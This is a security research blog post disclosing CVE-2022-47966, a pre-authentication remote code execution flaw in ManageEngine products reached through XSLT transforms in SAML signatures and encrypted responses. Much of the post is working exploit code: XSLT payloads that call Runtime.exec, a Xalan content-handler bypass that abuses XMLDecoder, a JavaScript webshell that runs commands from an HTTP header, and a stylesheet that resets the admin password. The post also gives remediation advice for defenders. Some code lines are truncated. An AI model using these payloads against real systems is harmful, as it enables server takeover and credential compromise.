viettel security

RESEARCHES

# CVE-2022-47966 SAML ShowStopper

khoadha
Jan 19, 2023 • 14 min read

# 1. Introduction

SAML(Security Assertion Markup Language) & OIDC (OpenID Connect) is the two main SSO (Single-Sign-On) standards. While OIDC is more popular, SAML is mostly used by enterprise organization to authenticate employee. SAML depends on XML signatures & XML Encryption to check if the message come from identity provider (IdP).

XML Signature & Encryption design have a lot of function, also come with more risk. After read this blog https://blog.tint0.com/2021/09/pinging-xmlsec.html, I have some questions and decided to dig into it.

xmlsec (Apache Santuario) has a lot of vulnerability records but they are surprising underrated like HMAC truncation, weak canonicalization algorithm, secureValidation mishandle,... Recently, ManageEngine published an advisory of multiple product can be exploited due to the usage of old version of xmlsec at https://www.manageengine.com/security/advisory/CVE/cve-2022-47966.html. In this blog, I will talk about the transform part when check XML Signature, decrypt XML. If you have already researched about xmlsec, you can skip into part 4.

Transformers, more than meets the eye!!

Let's go!

# 2. XSLT transform function

XML Signature Syntax and Processing design has a function that let us perform XSLT transform: https://www.w3.org/TR/2013/REC-xmldsig-core1-20130411/#sec-XSLT.

This design is used for both sign and verify process. It mean we can craft a SAMLResponse with XSLT transform in the Signature, when server check the Signature, our stylesheet will be processed. Let's take a look into how xmlsec implement it, you can make break points to see the stack traces.

In old version of xmlsec, when check XMLSignature, it will check the SignedInfo first:

XMLSignature.checkSignatureValue()

The process of check SignedInfo is verify References:

SignedInfo.verify()

It will dereference URI and perform Transforms, this is where we concern about.

Reference.calculateDigest()

It will get your selected transform spi and perform transform on your input.

Reference.getContentsAfterTransformation()

W3 design have some transform algorithms, the most dangerous is XSLT transform (identifier: http://www.w3.org/TR/1999/REC-xslt-19991116)

TransformXSLT.enginePerformTransform()

XSLT transform with user input can result in a code execution. You can check payload all the things for a XSLT RCE. Our crafted Signature will look like this:

```
<ds:Signature
    xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
```

```
    <ds:SignedInfo>
        <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1">
            <ds:HMACOutputLength>1</ds:HMACOutputLength>
        </ds:SignatureMethod>
        <ds:Reference URI="#pfx2d9362ee-a4ec-13c8-3151-65f533ef4416">
            <ds:Transforms>
                <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
                    <xsl:stylesheet version="1.0"
                        xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                        xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
                        xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
                        <xsl:template match="/">
                            <xsl:variable name="rtobject" select="rt:getRuntime()"/>
                            <xsl:variable name="process" select="rt:exec($rtobject,'calc
                            <xsl:variable name="processString" select="ob:toString($proc
                            <xsl:value-of select="$processString"/>
                        </xsl:template>
                    </xsl:stylesheet>
                </ds:Transform>
                <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
            </ds:Transforms>
            <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <ds:DigestValue>/KjOCTrjp+RcRcbirgX6HysSfhM=</ds:DigestValue>
        </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>AAAAAA</ds:SignatureValue>
</ds:Signature>
```

You can visit https://developers.onelogin.com/saml/examples/response for an example of signed SAMLResponse and modify it with this.

By use this signature in SAMLResponse to affected ManageEngine ServiceDesk, you can get a RCE. (If you are running on windows, check the process, it won't popup any calculator :D).

This is way tooooooooooooo easy, but I haven't seen any CVE ID about Signature check lead to RCE, it's really weird. But is that all about this? Burp does have Extensions to test SAML(SAML Raider), why should you read this blog?

# 3. The problem

As I mentioned before that simple XSLT transform only happen in old version of xmlsec. ManageEngine does use a wide range of xmlsec version in their products (may be they use the newest version when they develop each product?)

For more detail, in xmlsec 1.4.2 & higher version, XMLSignature will check Signature Value with Signature Algorithm before check the Signed Info.

XMLSignature.checkSignatureValue()

It mean if we use the previous approach, it will become post-auth bug.

Don't worry there are more places will do the transforms.

**RetrievalMethod** element part in w3 design https://www.w3.org/TR/2013/REC-xmldsig-core1-20130411/#sec-RetrievalMethod have mentioned: "The `KeyInfoReference` element is preferred over use of `RetrievalMethod` as it avoids use of `Transform` child elements that introduce security risk and implementation challenges". This mean KeyInfo's RetrievalMethod will do the Transform and it happens before the Signature value check.

xmlsec implementation at RetrievalMethodResolver.resolveInput() do the transform:

RetrievalMethodResolver.resolveInput()

To enhance security, since xmlsec 1.5.0 Apache team added secure validation property to prevent our transform but it is **not** enabled by default. This

validate also can be bypassed in xmlsec < 2.2.3 & 2.1.7 with KeyInfoReference (check tint0's blog https://blog.tint0.com/2021/09/pinging-xmlsec.html) so we can temporary ignore this.

Our **KeyInfo** element will look like this:

```
<ds:KeyInfo
    xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:RetrievalMethod URI="file:/some/important/secret.xml">
        <ds:Transforms>
            <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
                <xsl:stylesheet version="1.0"
                    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                    xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
                    xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
                    <xsl:template match="/">
                        <xsl:variable name="rtobject" select="rt:getRuntime()"/>
                        <xsl:variable name="process" select="rt:exec($rtobject,'calc')"/
                        <xsl:variable name="processString" select="ob:toString($process)
                        <xsl:value-of select="$processString"/>
                    </xsl:template>
                </xsl:stylesheet>
            </ds:Transform>
        </ds:Transforms>
    </ds:RetrievalMethod>
</ds:KeyInfo>
```

But not all SAML authentication process will get the **KeyInfo** via our input, some will use pre-configured key, we must find another way.

Remember XML Encryption? You can check w3 design here https://www.w3.org/TR/2002/REC-xmlenc-core-

20021210/Overview.html. The **CipherReference** and **ReferenceList** element will do the transform. XML Encryption design also have **EncryptedKey** element that will have **KeyInfo** element inside, we can reuse our previous work.

xmlsec implementation at XMLCipherInput.getDecryptBytes() do the transform:

XMLCipherInput.getDecryptBytes()

Our **CipherData** will look like this:

```
<xenc:CipherData>
    <xenc:CipherReference URI="#_8e8dc5f69a98cc4c1ff3427e5ce34606fd672f91e6">
        <xenc:Transforms>
            <dsig:Transforms>
                <dsig:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
                    <xsl:stylesheet version="1.0"
                        xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                        xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
                        xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
                        <xsl:template match="/">
                            <xsl:variable name="rtobject" select="rt:getRuntime()"/>
                            <xsl:variable name="process" select="rt:exec($rtobject,'calc
                            <xsl:variable name="processString" select="ob:toString($proc
                            <xsl:value-of select="$processString"/>
                        </xsl:template>
                    </xsl:stylesheet>
                </dsig:Transform>
            </dsig:Transforms>
        </xenc:Transforms>
    </xenc:CipherReference>
</xenc:CipherData>
```

You can visit https://developers.onelogin.com/saml/examples/response for an example of encrypted SAMLResponse and modify it with this.

To remember this easier, I made this table where we can put malicious transform (please feel free to correct me if something is wrong):

| Location | Condition | Note |
|---|---|---|
| (XML Signature) References | always | Will become post-auth after xmlsec-1.4.2 |

| | | |
|---|---|---|
| (XML Signature) KeyInfo | If server do find key | Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7 |
| (XML Encryption) CipherReference | If server do decrypt SAMLResponse | |
| (XML Encryption) ReferenceList | If server do decrypt SAMLResponse & find key | |
| (XML Encryption) KeyInfo in EncryptedKey | If server do decrypt SAMLResponse & find key | Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7 |

But ...

Can we really get a RCE when transform in these location?

# 4. The real problem

Since xmlsec 1.4.2, Apache team has enabled **secure-processing** feature when performs XSLT transform:

TransformXSLT.enginePerformTransform()

This make we cannot use any Xalan's extension, it mean the previous stylesheet won't help us anymore. The most dangerous function left in XPath and XSLT transform is document() function, but it only can read valid XML file and blind http get request. That's why tint0 found a way to read xml secret files. But not all application store their secrets in xml files and a blind get request won't make any sense in most products. We have to find a way to bypass this.

Luckily, there is a recent integer truncation bug that help us bypass this feature CVE-2022-34169 https://bugs.chromium.org/p/project-zero/issues/detail?id=2290 very nice work from @_fel1x.

But not that lucky, I tried but fail. At first, I thought ManageEngine limit the character to 40000 per request, if we can bypass the limit, we can reach the remote code dream land. After a while digging into CVE-2022-34169, I found out that if we somehow bypass the limit, we still can not get code execution.

Xalan integer truncation bug happen in XSLTC compile process & XSLTC is the default compiler in JDK. Yes, it is the default compiler in JDK, **but not Xalan**. If there is a xalan library in classpath, the default TransformerFactory will be `org.apache.xalan.processor.TransformerFactoryImpl`, the stylesheet will be processed by XSLTElementProcessors, it won't use XSLTC so the integer truncation won't work when xalan library is there. You can check TransformerFactory.newInstance() code, the default factory is set in META-INF.

Default TransformerFactory

There is hope and then that hope is gone, I'm getting used to it 🙃.

Don't give up just yet, there is another known bug of Xalan, it's CVE-2014-0107. Xalan is a lib for XSLT, normally nobody will let you transform from your input so there is no need to update xalan. People still use xalan version < 2.7.2 more than version 2.7.2:

People still use xalan version < 2.7.2 more than version 2.7.2

CVE-2014-0107 is described as a bug that will instantiate arbitrary class without args and access an arbitrary URL/resource, you can check at https://issues.apache.org/jira/browse/XALANJ-2435. This isn't what we need. But after some time review the code, I figured out that this isn't a normal class instantiate, we can set any content handle for XSLT process. You can check at

```
org.apache.xml.serializer.SerializerFactory.getSerializer()
```

SerializerFactory.getSerializer()

The content is our input and we can choose any handler, there might be something special.

We must find a ContentHandler have constructor without arguments and do some dangerous things. I used to find deserialization gadgets in Java, this is familiar. There are 316 Implementations of ContentHandler, a nice number, there is hope in them.

316 Implementations of ContentHandler

After a while finding, I found a ContentHandler name **com.sun.beans.decoder.DocumentHandler** in JDK. It have handler for each element, I might have seen this somewhere before ...

com.sun.beans.decoder.DocumentHandler

Yes! This is basically **XMLDecoder.readObject()**, this is what are we looking for. Just get a sample XMLDecoder.readObject() payload and add it to CVE-2014-0107 published payload, we get to our remote code execution dream land. This is 10x easier than integer truncation.

The transform is something like this (be careful about element attribute, it might be added to your payload element and make the exploit won't work):

```
<dsig:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0"
        xmlns:xsl="http://www.w3.org/1999/XSL/Transform" >
        <xsl:output method="xml" xalan:content-handler="com.sun.beans.decoder.DocumentHa
            xmlns:xalan="http://xml.apache.org/xalan"/>
            <xsl:template match="/">
                <xsl:message>XSLT message: trying output extensions.</xsl:message>
                <java version="1.4.0" class="java.beans.XMLDecoder">
                    <object class="java.lang.Runtime" method="getRuntime">
                        <void method="exec">
                            <string>calc</string>
                        </void>
                    </object>
                </java>
            </xsl:template>
        </xsl:stylesheet>
    </dsig:Transform>
```

Result: Get shells like go shopping :D

yayyyy

# 5. Bonus

Find the bug & exploit that bug is two different processes. For example, you have found an old Liferay version and vulnerable to deserialization but you don't have the gadget, you only can stand there and look at other people claim that bug before you 😭.

This bug can invoke any method in classpath but don't show anything back. You might think about write a jsp shell but it won't do the job, ManageEngine only use compiled jsp class and outbound connection is not reliable.

Both **XSLT transform** without secure-processing and **XMLDecoder.readObject()** are method invoke, so we can create a javascript eval to get result. In ManageEngine products, `com.adventnet.iam.security.SecurityUtil.getCurrentRequest()` will help us get the request, you have to modify this if SecurityUtil isn't in classpath or if you want to exploit other products.

```
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:ScriptEngineManager="http://xml.apache.org/xalan/java/javax.script.ScriptEngir
    xmlns:ScriptEngine="http://xml.apache.org/xalan/java/javax.script.ScriptEngine"
    xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
    <xsl:template match="/">
        <xsl:variable name="payload">
            <![CDATA[var requestFacade=com.adventnet.iam.security.SecurityUtil.getCurrer
        var requestFacadeClazz = requestFacade.getClass();
        var reqField = requestFacadeClazz.getDeclaredField("request");
```

```
        reqField.setAccessible(true);
        var request = reqField.get(requestFacade);
        var response = request.getResponse();
        var outputStream = response.getOutputStream();
        var cmd = new java.lang.String(request.getHeader("x-cc"));
        var listCmd = new java.util.ArrayList();
        var isWin = java.lang.System.getProperty("os.name").toLowerCase().contains("win"
        if(isWin){
          listCmd.add("cmd.exe");listCmd.add("/c");listCmd.add(cmd);
        }else{
          listCmd.add("bash");listCmd.add("-c");listCmd.add(cmd);
        }
        var processBuilder = new java.lang.ProcessBuilder(listCmd);
        processBuilder.redirectErrorStream(true);
        var process = processBuilder.start();
        var inputStreamReader = new java.io.InputStreamReader(process.getInputStream());
        var bufferedReader = new java.io.BufferedReader(inputStreamReader);
        var line = new java.lang.String("");
        var stringBuilder = new java.lang.StringBuilder();
        while((line = bufferedReader.readLine()) != null){
          stringBuilder.append(line);stringBuilder.append("\n");
        }
        var resultString = stringBuilder.toString();
        var bytes = resultString.getBytes("UTF-8");
        outputStream["write(byte[])"](bytes);
        outputStream.close();]]>
        </xsl:variable>
        <xsl:variable name="name">
            <![CDATA[js]]>
        </xsl:variable>
        <xsl:variable name="scriptEngineManager" select="ScriptEngineManager:new()"/>
        <xsl:variable name="scriptEngine" select="ScriptEngineManager:getEngineByName($s
        <xsl:variable name="result" select="ScriptEngine:eval($scriptEngine, $payload)"/
        <xsl:value-of select="$result"/>
    </xsl:template>
</xsl:stylesheet>
```

Result

Or if the local username & password authentication still work you can change admin password to `admin` with `com.manageengine.ads.fw.db.util.DBUtil` (you might need to search for some how to reset admin password tutorial to edit this):

```
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:DBUtil="http://xml.apache.org/xalan/java/com.manageengine.ads.fw.db.util.DBUti
    xmlns:Boolean="http://xml.apache.org/xalan/java/java.lang.Boolean"
    xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
    <xsl:template match="/">
        <xsl:variable name="query">
            <![CDATA[update AaaPassword set password='$2a$12$fZUC9IK8E/AwtCxMKnCfiu830qU
        </xsl:variable>
        <xsl:variable name="boolean" select="Boolean:valueOf('TRUE')"/>
        <xsl:variable name="execute" select="DBUtil:executeQuery($query,$boolean)"/>
        <xsl:value-of select="$execute"/>
    </xsl:template>
</xsl:stylesheet>
```

As @smaury92 mentioned, if you found a PMP affected to this, you might want to decrypt all stored password, visit https://www.shielder.com/blog/2022/09/how-to-decrypt-manage-engine-pmp-passwords-for-fun-and-domain-admin-a-red-teaming-tale/

If you want more SAML bug, you should visit @_fel1x, he found more bugs in other language (node, golang, .NET, ...).

# 6. Conclusion

There is some thing to note in this blog:

- Locations where we can inject transform element:


| Location | Condition | Note |
|---|---|---|
| (XML Signature) References | always | Will become post-auth after xmlsec-1.4.2 |
| (XML Signature) KeyInfo | If server do find key | Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7 |
| (XML Encryption) CipherReference | If server do decrypt SAMLResponse | |
| (XML Encryption) ReferenceList | If server do decrypt SAMLResponse & find key | |
| (XML Encryption) KeyInfo in EncryptedKey | If server do decrypt SAMLResponse & find key | Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7 |

- Secure validation is added since 1.5.0
- CVE-2014-0107 is as critical as CVE-2022-34169 or even more (it is way easier to exploit). CVE-2022-34169 can be used when there is no Xalan library in classpath, CVE-2014-0107 can be used if there is xalan <=2.7.1. Wished I found this sooner, it fixed in xalan-2.7.2 😵
- **This does not only affect ManageEngine products**.
- How to fix: Update xmlsec library to version 2.3.0 or higher.

ManageEngine react real quick, I reported at 25/10/22 and most of their products updated at 28/10/22. But the process of assign CVE and publish advisory is unacceptable. The advisory was expected to come sooner, but they released more than two months after the issue is fixed. **CVE-2022-47966** was assigned but I don't know if it is belong to Apache XMLSec, Shibboleth OpenSAML or ManageEngine, they have a lengthy discussion. Vendors keep delaying advisory for fixed bug, I can not use them for hunting because of some third party policy. This is not the first time I got in a situation like this, is there anything I can do?


This is the end of this blog, thank you for reading & happy hunting.

@_l0gg from VcsLab of Viettel Cyber Security



### DNS in DDoS attacks and how to protect agains it

Công ty An ninh mạng Viettel
Oct 10, 2024 • 2 min read



### Các kĩ thuật tấn công trong thực tế để giành quyền truy cập ban đầu vào hệ thống mục tiêu (Phần 2)

Tran Sinh Cung
Sep 30, 2024 • 2 min read